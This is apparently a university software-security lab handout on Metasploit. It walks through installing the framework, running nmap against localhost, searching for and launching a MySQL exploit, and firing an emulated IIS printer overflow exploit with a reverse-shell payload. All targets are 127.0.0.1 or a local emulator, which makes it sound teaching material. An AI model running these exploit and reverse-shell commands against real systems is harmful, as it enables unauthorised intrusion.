FIT3173 Software Security

Week 10 Penetration Testing II

In this lab, we will learn how to use an advanced penetration testing tool called "Metasploit Framework". It is a famous and very power tool to develop and execute exploit code against a remote target machine.

Task 1: Install Metasploit Framework

Step 1: Install curl first (type the following two commands one by one): sudo apt-get update sudo apt-get install curl

Step 2: Install Metasploit (install script provided on moodle and it might take up to 15 mins)

curl https://raw.githubusercontent.com/rapid7/metasploitomnibus/master/config/templates/metasploit-frameworkwrappers/msfupdate.erb > msfinstall && chmod 755 msfinstall &&
./msfinstall

(Note: the above is a one-line command)

Step 3: Start Metasploit

msfconsole

[04/18/2018 23:45] seed@ubuntu:~\$ msfconsole

** Welcome to Metasploit Framework Initial Setup ** Please answer a few questions to get started.

Would you like to use and setup a new database (recommended)? y

Then you are able to get msf console.

Task 2: nmap is embed into Metasploit and thus you can use nmap in msf console.


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🕽 📵 Terminal
   -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > nmap 127.0.0.1
   exec: nmap 127.0.0.1
Starting Nmap 5.21 ( http://nmap.org ) at 2018-04-19 00:25 PDT Nmap scan report for localhost (127.0.0.1) Host is up (0.00011s latency).
Not shown: 990 closed ports
PORT
           STATE SERVICE
21/tcp
          open ftp
22/tcp
23/tcp
53/tcp
          open ssh
           open telnet
           open domain
80/tcp
           open
                  http
443/tcp
          open https
631/tcp open ipp
3128/tcp open squid-http
3306/tcp open mysql
8080/tcp open http-proxy
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
msf >
```

Run some commands in Week 8's labs

Task 3: Pick a vulnerability and use an exploit: familiar with command of Metasploit

Step 1: search is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to mysql, then the command will be.

search name:mysql type:exploit




Sometimes you will get slow search notification when you do search name:mysql type:exploit, e.g., "msfconsole module database cache not built yet using slow search". Please be patient and re-type the command again.

If it still does not work, you have to rebuild the cache by the following two commands: msfdb init db rebuild cache

Step 2: Once you have found a suitable exploit to use against the vulnerability in the remote host, issue the following command (use exploit/path/to/exploit name) into console:


use exploit/linux/mysql/mysql yassl getname



Step 3: Set your target machine (local machine in this example):

set RHOST 127.0.0.1

show options



Step 4: run the exploit

run

In this example, the exploit is not successful on the host.

Step 5: go back and try other exploits.

back

Step 6: try other search patterns and then explore

search CVE-XXXX-XXXX (if you want to search specific CVE, reference about CVE:
https://cve.mitre.org)
search cve:2015
search name:wordpress

Task 4: Simulate an exploit activity

Step 1: install cpanm

sudo apt-get install cpanminus

Step 2: install dependency for the vulnerability emulator

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sudo cpanm install IO::Socket::SSL Try::Tiny
IO::Compress::Gzip Compress::Zlib Storable JSON
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(Note: the above is a one-line command)

Step 3: turn off apache server in a terminal; otherwise, the following vulnerability will not be enabled.

sudo service apache2 stop



Step 4: download metasploit-vulnerability-emulator.zip rom Moodle and put it into your Seed machine at a preferred directory. This emulator simulates a vulnerability to be exploied by Metasploit.

After that, we execute a script "vulEml.pl" by the following command in a new terminal window (not msf console).

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perl vulEmu.pl
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[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ pwd
/home/seed/week10/metasploit-vulnerability-emulator-master
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ sudo perl vulEmu.pl
>>
```

Step 5: This step aims to inject and discover a Printer Host Header Overflow vulnerbility

In this terminal, activate the simulated vulnerability (Microsoft IIS 5.0 Printer Host Header Overflow: https://www.rapid7.com/db/modules/exploit/windows/iis/ms01 023 printer):

activate exploits/windows/iis/ms01_023_printer

```
@─□ Terminal
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ pwd
/home/seed/week10/metasploit-vulnerability-emulator-master
[04/19/2018 03:24] seed@ubuntu:~/week10/metasploit-vulnerability-emulator-master$ sudo perl vulEmu.pl
>>activate exploits/windows/iis/ms01_023_printer
listening on port 80
>>>>■
```

Step 6: go back to msf console, which is in another terminal session, and run the following cmd

Note: A payload is a piece of code to be executed through said exploit. In this example, the payload tries to create a reverse shell in which the target machine communicates back to the attacking machine. As this is a simulated environment, the target machine and attacking machine are both set to local one 127.0.0.1.

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use exploit/windows/iis/ms01_023_printer set payload windows/shell_reverse_tcp setg RHOST 127.0.0.1 setg LHOST 127.0.0.1 run
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For more information:

Installing the Metasploit Framework on Linux https://metasploit.help.rapid7.com/docs/installing-the-metasploit-framework

Attacking MySQL With Metasploit https://pentestlab.blog/2012/07/27/attacking-mysql-with-metasploit/